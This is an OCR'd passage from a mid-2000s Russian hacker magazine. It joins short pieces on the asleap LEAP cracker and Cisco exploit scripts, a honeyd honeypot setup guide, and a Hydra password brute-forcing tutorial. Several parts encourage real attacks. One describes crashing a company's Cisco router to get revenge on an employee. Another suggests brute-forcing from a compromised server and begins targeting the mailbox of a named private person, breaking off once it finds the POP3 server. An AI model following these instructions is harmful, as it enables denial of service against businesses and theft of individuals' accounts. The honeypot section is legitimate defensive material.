
24 августа 2004 года скромный парень Джошуа написал эту программу и вот что сказал по этому поводу: «Я обнаружил, что протокол аутентификации LEAP является уязвимым для подбора по словарю, и сразу же информировал Cisco Inc. Они попросили подождать меня шесть месяцев, для того чтобы они успели зарелизить EAP-Fast, кардинально новый протокол. Я же сделал релиз этой программы на DEFCON'е для того, чтобы продемонстрировать пользователям LEAP то, что их положение является весьма шатким». Джошуа сделал порт программы и под Windows - к слову, это единственная упомянутая мною сегодня программа, которая работает под виндой.



Сайт крутой команды Phenoelit

СПЛОИТ ОТ ГИПОКЛЕРА

Офигенный PERL-скрипт сбацал паренек с ником Hypoclear, на его сайте с родным DOOM-оформлением можно качнуть скрипт Thong.pl, который эксплойтит Cisco Catalyst ssh Protocol Mismatch DoS, Cisco 675 Web Administration DoS, Cisco Catalyst 3500 XL command execution и Cisco IOS Software HTTP Request DoS. Качать: **http://hypoclear.cjb.net**.


Беспроводное счастье

По заявлению людей из корпорации Cisco, они сами обнаружили уязвимость в LEAP и им неизвестны факты использования этой утилиты кем-либо в настоящее время. Про то, что по всему миру создано уже более 1500 зеркал для скачивания утилиты, а на самом популярном сервере количество обращений уже перевалило за 60 тысяч, они решили скромно умолчать.

Производительность тулзы действительно впечатляет - 45 миллионов слов в секунду даже на дохлом оборудовании. Список фишек программы заставляет былых королей вардрайвинга отдыхать на мягкой подушке: чтение в режиме live с любого беспроводного интерфейса, мониторинг одного канала или хоппинг каналов в режиме поиска сетей, использующих LEAP, активная деаутентификация юзеров, позволяющая осуществить перехват паролей, чтение из сохраненных libpcap-файлов или AiroPeak NX-файлов. Качать отсюда: http://asleap.sourceforge.net.

СКРИП ИЗВИЛИН

Роутеры Cisco 7xx series были созданы заботливой корпорацией для небольших офисов и удаленных пользователей, которые работают на дому. Они заточены под ISDN-соединения, и, как следствие своей дешевизны, широко распространены. В программном обеспечении ВСЕХ роутеров этой серии имеются простенькие http-серверы, предоставляющие возможность получения информации о роутере и конфигурации сети. Теперь моделируем следующий расклад: мне очень насолил какой-то паренек, работающий в филиале компании «Прокофий и его кореша». Каждую неделю он отсылает в центральный офис отчеты (наиболее вероятная периодичность). Чтобы повеселиться, я выполню простые действия.

Залезаю на свой шелл и вешаю там скрипт, который время от времени (интервал 5-10 секунд) стучится по TCP на Telnet-порт роутера. В результате минут через 20 роутер, отчаявшись понять, что от него хотят, ребутится, естественно, вместе с ним умирает канал доступа во внутреннюю сеть предприятия. Скрипт оставляю работать недели две-три, а в результате вижу, что тот самый паренек выбрасывает в окно роутер, а через пару секунд с жутким матом выбрасывается сам :). Кстати, получить информацию о конфигурации сети тебе не помешает, а потому перед атакой имеет смысл залезть на HTTP и ознакомиться с имеющейся информацией - аутентификация не потребуется. Последняя методика не даст тебе возможности переколбасить все настройки, а потому для дестроя используй скрипт. Оградить роутер от сей напасти могла бы простенькая команда типа set ip filter tcp source = not trusted-host destination = router block, но вряд ли религия админа позволит ее выполнить :).



TOTAL DVD – ЖУРНАЛ О КИНО, DVD И ДОМАШНЕМ КИНОТЕАТРЕ

ЯНВАРСКИЙ НОМЕР УЖЕ В ПРОДАЖЕ



В ЯНВАРСКОМ НОМЕРЕ ЖУРНАЛА ВЫ НАЙДЕТЕ:

- 8 рецензий на новинки российского кинопроката
- 120 обзоров DVD-дисков 5 региона
- Сравнительный тест 6 портативных DVD-плееров
- С этого номера на 16 страниц больше!

КАТАЛОГ «КОНКУРСЫ» – 500 ПРИЗОВ! ИЩИ В DVD-ПРИЛОЖЕНИИ

КАЖДЫЙ НОМЕР С ФИЛЬМОМ НА DVD

Никита Кислицин (nikitoz@real.xakep.ru)

БАНКА С МЕДОМ



«О, смотри, еще один. Вот дебил, ну куда это годится? - сказал Серега своему коллеге Михаилу и открыл банку Red Devil. - Нет, у него определенно что-то не в порядке с головой. Ты смотри что творит: поломал сервер РосАвиаКосмоса и хочет установить туда BNC. Ладно, чего с ним делаем?». «Да что там, вязать его надо, придурка. Поехали!» - процедил сквозь зубы здоровяк и передал клиента группе захвата.

УСТАНОВКА, ИСПОЛЬЗОВАНИЕ И ОБНАРУЖЕНИЕ HONEYPOT

Для тебя не секрет, что многие хакеры выбирают жертв для своих атак совершенно огульным образом, сканируя большие диапазоны адресов в поисках конкретных сервисов, для которых у них есть отмычки. Такой подход и в самом деле оказывается довольно эффективным, однако здесь есть несколько серьезных проблем. Люди, занимающиеся безопасностью компьютерных систем, в силу специфики своей работы должны постоянно следить за появлением новых технологий осуществления атак, выходом свежих эксплойтов для популярных сервисов и т.д. Само собой, что на открытых источниках ничего свежего не найти, на ленты багтрака попадают лишь уязвимости, о которых профессиональным взломщикам известно уже давно.

В свое время была разработана концепция системы, получившая название honeypot - «бочка с медом» по-английски. Как сказал один компетентный человек, honeypot - это система, в которой сделано все, чтобы ее захотелось сломать. Пожалуй, это самое полное определение. Ханипот занимается тем, что эмулирует сервер с кучей серьезных ошибок, которые должны приманивать сетевых взломщиков, чтобы те хакали эту виртуальную машину.

Для чего это нужно? Ну например, чтобы отлавливать придурков, взламывающих серверы серьезных организаций и устанавливающих туда BNC :). Но это лишь одно направление применения honeypot-систем, которое используют недальновидные федералы. Люди поумнее юзают honeypot, чтобы изучать поведение и приемы хакеров, отслеживая все действия сетевых негодяев с самого начала атаки до ее завершения. Наблюдая за работой профессионального взломщика, можно многому научиться и многое понять. Можно без проблем получить доступ к приватному шелл-коду, которым хакер завалил неуязвимый ранее сервис, можно освоить новые приемы атак и разработать методы противодействия. Да много чего можно.

И самое главное заключается в том, что взломщик со всей искренностью и остервенением будет ломать несуществующую машину, даже не догадываясь о том, что занимается полной фигней и открывает свои профессиональные секреты :).

Сегодня я расскажу тебе, каким образом можно установить и настроить в Сети свой собственный honeypot, что полезного с этого можно поднять, а также каким образом можно удаленно распознавать чужие ханипоты, чтобы не попасться на уловку, а наоборот, постебаться над хозяином фейковой машины. Занимайте места согласно билетам, мы начинаем!

WHAT THE FUCK?

Как я уже отмечал выше, honeypot-системы создавались для обеспечения безопасности и по существу служат лишь для одного: для сбора аналитической информации о методах проведения сетевых атак. Другой вопрос - как эту информацию использовать.

Почтенный семьянин и полковник ФСБ Михаил Иванович наверняка подшивает из нее уголовные дела, компетентный и высокооплачиваемый сисадмин Леха использует ее для улучшения защиты своих сетей, а негодяйский хакер Васек - для перенимания чужого опыта и кражи приватных сплойтов. Все эти люди очень разные, но все-таки они вместе. Что же их объединяет? Конечно, стремление узнать много нового!

ЗА СЧЕТ ЧЕГО ЭТО РАБОТАЕТ?

Вся концепция honeypot основывается на очень простом и действенном предположении. Оно заключается в том, что любая попытка подключения к неиспользуемому ip-

адресу априори считается несанкционированной. Ну в самом деле, с какой такой стати кто-то будет подключаться к несуществующему адресу? Точно, только в одном случае: если этот «кто-то» - сетевой взломщик и он тупо просканировал всю твою сеть в поисках подходящей жертвы. Ведь легальные пользователи даже и понятия не имеют о том, что в их сети появилась еще одна машина с кучей сервисов. Однако на такую приманку слетается множество сетевых негодяев, действия которых мы и будем изучать.

Большинство honeypot-систем могут наблюдать за всеми неиспользуемыми адресами сети одновременно и эмулировать кучу различных серверов, как будто вся сетка полна уязвимых машин. Поскольку ни один из этих адресов не известен легальным пользователям, то любое подключение к ним можно расценивать как начало атаки. Таким образом, каждый раз, когда honeypot бьет тревогу, можно быть уверенным, что на той стороне кабеля действительно хулиганит хакер и можно начинать изучать его повадки.

Также большой плюс ханипота заключается в возможности эмулировать работу целой кучи систем: так, например, если сервер в действительности крутится под OpenBSD, можно заставить взломщика поверить в то, что на самом деле перед ним глюкавая циска или же дебильный сервант под linux. Причем даже самые продвинутые системы OS FingerPrinting'а до поры до времени не позволят хакеру заметить подставу и он в самом деле будет уверен, что ломает бажный сервер. Забегая вперед, скажу, что это не всегда так :).

МЕДОВЫЙ ДЕМОН

Чтобы все мои слова не были пустым звуком, сегодня мы с тобой в качестве лабораторной практики создадим собственную систему honeypot. Причина для этого одна - это интересно.

Я долго выбирал конкретную реализацию honeypot и остановился на демоне honeyd, поскольку эта разработка предоставляет целую кучу офигенных возможностей, активно развивается и обладает уникальной внутренней структурой.

Разумеется, начинать свои эксперименты нужно с того, чтобы установить на свой компьютер honeyd. Эта система является кросс-платформенной, бесплатной и поставляется исходными кодами по лицензии BSD, так что собрать ее можно под любым юниксом и, наверное, если постараться, даже под cygwin :). Если ты ярый фанат Linux, то для установки тебе достаточно скачать комплект из уже собранных бинарников Linux Honeyd Toolkit с www.tracking-hackers.com/solutions/honeyd. Поскольку я устанавливал этот демон на машину под FreeBSD, опишу процесс сборки honeyd из исходных кодов.

Первым делом тебе нужно скачать исходники honeyd с официального сайта проекта:

```
cd /usr/src
wget http://www.citi.umich.edu/u/provos/honeyd/honeyd-0.8.tar.gz
tar xzf honeyd-0.8.tar.gz
cd honeyd-0.8b
```

Затем нужно запустить сценарий configure, чтобы он создал мейкфайл. Тут есть несколько нюансов. Дело в том, что для работы honeypot требуется куча библиотек (libevent, libdnet, libcap), и если у тебя какой-либо из них нет, сценарий выведет соответствующее сообщение. Тебе не удастся нормально собрать дистрибутив, пока ты не установишь все необходимые библиотеки. Найти их можно на нашем диске либо на сайте http://ired.inins.ru/xa.

Когда я устанавливал honeyd на своей площадке, дела не заладились и после установки библиотек: сценарий configure по-прежнему вываливался с ошибкой. Я наконец понял, что его надо было запускать так:

```
./configure --with-libevent=/usr/src/libevent-0.9/ --prefix=/path/to/honeyd
```

То есть указывать путь к сорцам libevent в качестве параметра --with-libevent. После этого сценарий успешно выполнился, и я уже было обрадовался, запустив make, как меня постигла еще одна неудача: вывалилось оповещение, что в нескольких функциях с говорящими названиями наблюдается undefined reference to 'pthread_create'. Я долго думал, в чем тут дело, и в итоге решил проблему, просто исправив сгенерированный Makefile, добавив компилятору gcc

> Начинать свои эксперименты нужно с того, чтобы установить на свой компьютер honeyd.

КАКИЕ ЕЩЕ HONEYPOTS ЕСТЬ?

Tiny Honeypot (**http://freshmeat.net/projects/thp**). Это довольно простая софтина, которая занимается тем, что слушает поступающий на указанные TCP-порты трафик, записывает в логи все подключения и обеспечивает некоторую обратную связь с нападающим, эмулируя работу сервиса. Скрипты для создания фейковых сервисов написаны на Perl, и этого более чем достаточно, чтобы обвести вокруг пальца большинство взломщиков.

Single-honeypot (**http://single-honeypot.sourceforge.net**). Мало чем выдающаяся софтина и чем-то напоминает Tiny Honeypot.

KFSensor (**www.keyfocus.net/kfsensor**) - довольно глюкавая софтина под Windows, которая завлекает потенциальных хакеров, имитируя работу бажных сервисов и троянов. Правда, у меня она так и не заработала нормально :(.


APS (**http://z-oleg.com/secur/aps.htm**). Эта программа умеет распознавать около двухсот видов атак, причем база данных постоянно обновляется. Программа умеет оповещать сисадминов по электронной почте, а также использовать net send.

LaBrea 2.5-stable-1 (**http://prdownloads.sourceforge.net/labrea/labrea-2.5-stable-1-win-exec.zip?download**).


На свете много удивительных вещей. Так, например, в центре оживленного современного Лос-Анджелеса расположены смоляные ямы Ла Бреа (brea - «смола» по-испански). Это удивительно, но они абсолютно натурального происхождения и существуют уже очень долго на этом месте. Чтобы туда не падали любопытные школьники, эти ямы обнесли забором и никого туда не пускают - конечно, кроме археологов. За время исследований из этих ям было извлечено немеренное количество костей животных, в том числе саблезубых тигров, мамонтов и огромных грифов с размахом крыльев более 4 м. В честь этого уникального места и была названа софтина LaBrea, которая заманивает в ловушку червей типа Code Red и Nimda и эффективно их нейтрализует.




Хорошие результаты дает совместное использование honeyd и IDS Snort для перехвата содержимого пакетов. Более подробно об этой IDS можно почитать в статье Форба в этом же номере.



На нашем диске ты найдешь все описываемые в статье honeypot'ы, примеры конфигураций к ним, а также все необходимые библиотеки, кучу документации и прочих полезностей.



Вот так я исправил Makefile


На сайте системы доступна куча скриптов для имитации работы демонов

флаг -pthread, как это показано на скриншоте. После всех этих манипуляций демон успешно собрался, и можно было приступать к активным действиям.

Если не хочешь геморроя с установкой, вот мой тебе совет. Просто поставь все библиотеки с нашего диска (благо с этим проблем не возникнет, все они ставятся в два счета) и попробуй выполнить стандартную и до боли знакомую последовательность команд в каталоге с сорцами honeyd:

```
./configure
make
make install
```

Если демон не соберется, то тебе придется повторить мой путь :). Если у тебя совсем не получается собрать бинарник, напиши мне, я помогу разобраться. Но скорее всего у тебя не возникнет каких-то ужасных проблем.

Для полноценной работы honeyd, чтобы реализовать arp-спуфинг, потребуется также демон ARPD (www.citi.umich.edu/u/provos/honeyd/arpd-0.2.tar.gz). Его установка не заставляет долго думать:

```
wget http://www.citi.umich.edu/u/provos/honeyd/arpd-0.2.tar.gz
tar xzf arpd-0.2.tar.gz
cd arpd
./configure
make
make install
```

ЧТО УМЕЕТ?

Демон honeyd умеет обнаруживать почти любую сетевую активность: если кто-нибудь попробует подключиться к UDP- или TCP-порту либо пошлет icmp-пакет, honeyd мгновенно зафиксирует эти попытки и запишет все в журнал. Причем надо отчетливо понимать, что совершенно нет необходимости создавать сервис или отдельно прослушивать интересующий порт - honeyd все делает самостоятельно. Особо мне нравится то обстоятельство, что можно довольно лихо эмулировать работу разнообразных сетевых сервисов, будь то telnet роутера CISCO, Proftpd FreeBSD или бажный сендмейл на линуксовом серванте.

Что особенно приятно - каждый эмулируемый сервис представляет собой не что иное, как обыкновенный скрипт, написанный, например, на Perl или sh.

Таким образом, становится возможным самостоятельно создавать эмуляции сервисов, однако в этом нет большой нужды, так как на сайте honeyd доступна целая куча сценариев, подделывающих работу самых разных сервисов - от IIS 5.0 и цискового сендмейла до бэкдора, оставленного Mydoom'ом.

Honeyd умеет эмулировать работу ОС на уровне сетевого стэка, и если хакер попробует определить тип и версию используемой системы при помощи, скажем, nmap, honeyd обманет его и выведет ту информацию, какую ты укажешь в настройках. А все благодаря тому, что honeyd использует те же таблицы для OS FingerPrinting'а, что и все продвинутые сканеры :).

Ну что же, я думаю, настало время сконфигурировать наш ханипот и ждать клиентов! Хотя постой. Перед тем как приступать к конфигурации, следует хотя бы примерно разобраться с тем, как здесь все работает. Прежде всего, надо понимать, что для работы honeyd в самом хорошем случае нужно свое собственное адресное пространство. Например, если запускать его для работы в сети класса C 212.36.76.0, он будет себя отлично чувствовать, эмулируя кучу компьютеров. Конечно, совсем не обязательно использовать для работы всю сеть, можно создать один-единственный фейковый компьютер, указав его ip-адрес. Разумеется, повесить honeyd на уже существующем и активном ip'шнике нельзя - он же занят конкретной системой со своими собственными сервисами. Думаю, у тебя уже возник такой вопрос: если пакет адресован не моему компьютеру, как honeyd его перехватит? Для этого можно либо использовать уже упомянутый демон arpd, либо добавить в arp-таблицу соответствующую запись, например так:

```
arp -s 192.168.0.50 mac-адрес pub
```


Только что я поместил в arp-таблицу фейковую запись

ЧТО ДЕЛАТЬ, ЕСЛИ ОДИН IP?

В самом деле, может быть такая ситуация, что тебе доступен только лишь один внешний сетевой адрес. Но и в этом случае использовать honeyd можно: для определенных сервисов все входящие внешние подключения перекидывай на компьютер в твоей локальной сети при помощи natd, где стоит honeyd. Если эта схема тебе по какой-то причине не подходит, ты можешь воспользоваться любым другим, более простым ханипотом, например Tiny honeypot.

После этого все пакеты, адресованные 192.168.0.50, будут перенаправляться на сетевую карту, идентифицируемую указанным mac-адресом. А здесь этот трафик уже возьмет в свои руки honeyd.

Если ты решишь воспользоваться arpd, запускать его надо таким вот образом:

```
arpd 192.168.0.50
```

Надо отметить, что этот arpd - довольно глюкавая штука. У меня, например, он почему-то сразу заканчивал свою работу после запуска. Я сначала с ним возился, даже нашел какой-то левый патч к нему, но ничего не помогало. Поэтому я решил в итоге поступить просто: добавить в arp-таблицу фейковую запись, как описывал это выше.

Теперь о том, как запускать honeyd. Здесь нет никаких стартовых скриптов и прочей фигни, все делается очень просто:

```
honeyd -p nmap.prints -f honeyd.conf -l fake.log 192.168.0.50
```

Флаг -p указывает на файл с сигнатурами различных ОС - как ты понял, здесь я указываю на finger-таблицу nmap'а. В указанном примере я использую файл honeyd.conf в качестве конфигурационного, записываю логи в fake.log и эмулирую машину с адресом 192.168.0.50. Теперь о том, как должен выглядеть honeyd.conf.

Основная часть конфигурационного файла - это описание свойств виртуальных машин, работу которых мы будем эмулировать. Эти описания называются шаблонами и задаются примерно таким образом:

Так задаются шаблоны систем

```
create winxp
set winxp personality "Microsoft Windows XP Professional SP1"
set winxp uptime 319671
add winxp tcp port 80 "perl scripts/iis5.net/main.pl"
set winxp default tcp action reset

create cisco
set router personality "Cisco 1601R router running IOS 12.1(5)"
add cisco tcp port 23 "perl scripts/router-telnet.pl"
set cisco default tcp action reset
set cisco uid 32767 gid 32767
set cisco uptime 1327650
```

Здесь мы создали два новых шаблона: winxp и cisco. Первый эмулирует работу сервера под Windows XP, при этом мы открываем только 80 порт и указываем скрипт scripts/iis5.net/main.pl, чтобы он обслуживал все подключения, эмулируя работу IIS пятой версии. Свойство personality указывает сис-


Скрипт, эмулирующий работу wu-ftpd

тему, которую мы будем эмулировать на стэковом уровне, причем набор свойств той или иной системы берется из таблиц nmap.

Для каждого UDP- или TCP-порта можно задать некоторую модель поведения, которой будет руководствоваться honeyd. Эта модель может быть как локальной для конкретного порта, так и глобальной для всех остальных. К примеру, описывая шаблон winxp, я указал, что делать по умолчанию: set router default tcp action reset. Это значит, что соединения с портами, для которых явно не задано никаких правил, должны прерываться путем посылки флага RST. Здесь можно было указать также open (в ответ на попытку соединения будет отослан ACK) и block - в этом случае ни на один TCP- или UDP-запрос ответ отослан не будет.

Отдельная ситуация с 80-м портом в шаблоне winxp - для него мы указали обработчика в виде скрипта scripts/iis5.net/main.pl.

После того как ты описал несколько шаблонов, которые тебе интересно использовать, настало время определиться, какие IP-адреса к какому шаблону ты будешь привязывать. Это реализуется при помощи команды bind:

```
bind 192.168.0.50 cisco
```

Теперь, если кому-то придет в голову соединиться с 192.168.0.50, этот негодяй будет общаться с honeyd, который будет строить из себя бажный маршрутизатор cisco. Да, чуть не забыл! Шаблон с именем default является ключевым для конфигурационных файлов honeyd. Этот шаблон обрабатывает все подключения к адресам, для которых не был указан явно используемый шаблон. Так, в приведенном примере можно было создать еще один темплейт с этим именем и определить в нем, что остальные адреса не отвечают ни на какие запросы.

Вообще говоря, honeyd - очень продвинутая система, которая поддерживает огромную кучу фишек. Например, можно довольно лихо создавать сложные маршрутизируемые виртуальные сети и т.п. Обо всем этом тебе лучше почитать в документах, которые ты найдешь на нашем диске, - описывать их в рамках этой статьи не входит в мои планы.

После того как ты запустишь демона, honeyd начнет ловить пакеты, адресованные несуществующему адресату (или адресатам) и аккуратненько логировать все попытки подключений. Тут надо иметь в виду, что сам демон ведет не очень подробные логи, в то время как большая часть эмулируемых скриптов записывает довольно подробную информацию.


ОБНАРУЖЕНИЕ


Как ты думаешь, возможно ли обнаружить honeypot, отличив его от настоящего сервера? Ну конечно, возможно! Все мы люди, и все мы допускаем ошибки. Прекрасно понятно, что honeyd, поставляемый исходными кодами, доступен абсолютно всем желающим. А имея на руках исходный код системы, вполне можно найти несколько уникальных черт, которые отличают ее от остальных. То есть подобно тому, как составляются finger-отпечатки операционных систем и сетевых демонов, можно сделать такой же слепок и для любой honeypot-системы, это лишь вопрос усердия и времени. Однако есть способы этому довольно эффективно противостоять. Ну например, изменив дефолтную конфигурацию и подправив код системы, ты добьешься того, чтобы разработанные методы по обнаружению honeypot перестанут работать: ведь они создаются для тех версий программы, которые доступны через интернет. Любая нестандартность - и все эти методы идут лесом.

БЕЗОПАСНОСТЬ И HONEYPOTS

Как я уже говорил, работу сетевых сервисов в honeyd эмулируют обыкновенные сценарии, написанные на Perl, sh или другом скриптовом языке. И тут совершенно понятно, что сами эти скрипты могут легко содержать ошибки :). А это не самый приятный момент, поскольку процесс honeyd должен работать под рутовыми правами и, насколько я понимаю, скрипты эти выполняются с аналогичными привилегиями. Если злоумышленник получит доступ к внутренностям скриптов и научится выполнять команды - ничего хорошего не жди. По этой причине довольно разумно, запуская honeyd, контролировать работу этого приложения при помощи systrace - это может помочь избежать некоторых проблем. Довольно подробную статью о systrace ты можешь прочитать в октябрьском номере «Х».

Также рациональный ход - запретить при помощи файрвола все входящие внешние соединения с реальным ip-адресом, который использует машина с установленным honeyd, открыв только самые необходимые сервисы доверенным узлам.


Ну и попробуй теперь отличить этот демон от настоящего!



Софтина для обнаружения honeypot'ов, притворяющихся проксиками

Толстых Олег aka NSD (www.nsd.ru)



HYDRA — ПАЦАНСКИЙ БРУТФОРСЕР

Честно говоря, я никогда не считал удаленный брутфорс паролей серьезным методом взлома. Но однажды товарищ ven0m познакомил меня с класной софтиной, которая резко изменила мою точку зрения. Результаты тестирования тулзы превзошли все ожидания: новая игрушка оказалась действительно высокопроизводительным инструментом взломщика. При компетентном использовании 170-килобайтный архив с сорцами программы может превратиться в мощное хакерское оружие.

НОВЫЙ ПОДХОД К УДАЛЕННОМУ ПОДБОРУ ПАРОЛЕЙ

О ЧЕМ ЭТО МЫ?

Помнишь, в майском выпуске Бублик описывал класный виндовый брутфорсер Fluxy, который умеет подбирать пароли к почтовым ящикам по POP3/IMAP-протоколу, к FTP и MySQL-базам данных? Интересный инструмент, не так ли?

Если хакеру нужно поломать мыльник кого-нибудь американца, эта софтина без проблем поможет. Поскольку наивные амеры ставят на свои аккаунты легкие пассы, подбор пароля вряд ли займет много времени и съест заметный объем трафика. Атакующий может запустить на своем компе Fluxy и достаточно быстро подобрать пароль. Конечно, поломать типичного американского юзера - задача несложная. Но если цель будет покрупнее, взломщику придется серьезно поработать и вряд ли Fluxay сможет ему помочь: софтина генерирует немалый трафик, за который тоже нужно платить. А если хакерюга сидит на диалапе, ему вообще вряд ли светит успех - Fluxy может безуспешно проработать несколько месяцев. Кроме того, админ атакуемого сервера может запалить перебор и написать провайдеру гневное письмо, в результате чего пров вообще отключит хаксора. Поэтому брутить что-либо со своего компа - не самое лучшее занятие. Что же тогда делать?

Собственно, нужно пользоваться другой программой, которую зовут Hydra. Запускать ее следует не на своем компе, а на UNIX-хостинге, еще лучше - на выделенном сервере с мегашироким интернет-каналом.

Для нормальной работы Hydra надо собрать libssh

Я БЫ В ХАКЕРЫ ПОШЕЛ

Hydra - это настоящая находка для хакера. Она умеет подбирать пароли к SSH, FTP, MySQL, MS-SQL, POP3, IMAP, HTTP/HTTPS basic-auth, без проблем ломает пассы к маршрутизаторам cisco и т.д. Только представь! Хакеру нужно просто запустить ее на своем скарженном dedicated-сервере, и она день и ночь без устали будет трудиться во благо взломщика, подбирая пароль к нужному аккаунту. Софтина подбирает пасс по словарю, поэтому для успешной реализации атаки взломщику кроме сервера с широким каналом необходимо иметь wordlist большего размера, содержащий потенциальные пароли от аккаунта.

При высокой скорости брутфорса чаще возникают ошибки.

СБОРКА ПРОГРАММЫ

Перед тем как начать компиляцию тулзы, необходимо убедиться в наличии установленной библиотеки libSSH на сервере. Дело в том, что без нее Гидра не сможет брутить SSH-аккаунты, хотя работоспособность всех остальных функций из-за отсутствия этой либы не пострадает. Для установки библиотеки стоит выполнить следующие команды:

```
# сливаем сорцы либы:
wget http://freshmeat.net/redir/libssh/54537/url_tgz/libssh-0.1.tgz
# разархивируем:
tar zxf libssh-0.1.tgz
cd libssh-0.1
# устанавливаем
./configure
make
make install
```

Обрати внимание, что после установки библиотеки необходимо скопировать основной ее модуль в папку /usr/lib, иначе скомпилированная hydra откажется работать. Для этого следует выполнить такую команду:

```
cp /usr/local/lib/libssh.so /usr/lib/
```

Что ж, теперь можно приступать и к сборке самой Гидры (www.thc.org/download.php?t=r&f=hydra-4.4-src.tar.gz). Для этого нужно последовательно набрать стандартные команды ./configure, make, make install. При успешной сборке появятся два двоичных файла: hydra и xhyrda. Думаю, ты понял, что бинарник hydra - это и есть тот самый исполняемый файл, который нужно запускать. Что касается xhydra, то это графическая оболочка для консольной версии. Может получиться так, что xhydra и вовсе откажется у тебя собираться, в этом нет ничего страшного: хакеры-профи работают только в консоли :). Бинарник hydra для запуска требует кучу флагов, узнать о каждом из них можно, выполнив команду hydra -h.

Что же еще нам понадобится? Конечно, файл с паролями для перебора! Можно воспользоваться уже готовыми водрлистами (http://nsd.ru/soft.php?group=hacksoft&razdel=passwords), а можно сгенерить и свой. После того как мы создали файл с паролями pass.txt, можно начинать тестирование.

Вот так я нашел pop3-сервер интересующего домена

БРУТИМ

Предположим, перед нами стоит задача взломать ящик cnd43@comcast.net некого гражданина США Carl'a Anderton'a. Для начала нужно узнать адрес почтового pop3-сервера, который относится к мыльнику. Как это сделать для произвольного домена, например, для microsoft.com, честно говоря, не знаю (если знаешь - мыль, буду благодарен). Однако можно попробовать его угадать.


Во-первых, очень часто pop3-сервер и smtp-сервер каждого домена физически являются одним компьютером, поэтому имеет смысл попробовать подключиться к 110 порту сервера из mx-записи домена. Так же не редко pop3-сервером для домена x.com является либо сам x.com, либо mail.x.com, pop3.x.com или просто pop.x.com. Но вернемся к нашему примеру. Попробуем присоединиться к 110 порту хоста comcast.net вручную с помощью команды telnet comcast.net 110. Так как 110й порт на самом comcast.net закрыт, телнет выведет такое сообщение: «telnet: connect to address 63.240.76.72: Connection timed out». Поэтому следует повторить ту же операцию для доменов pop.comcast.net, pop3.comcast.net, mail.comcast.net. Выяснилось, 110й порт открыт на сервере mail.comcast.net: как видно на скриншоте, telnet успешно соединился с сервисом.

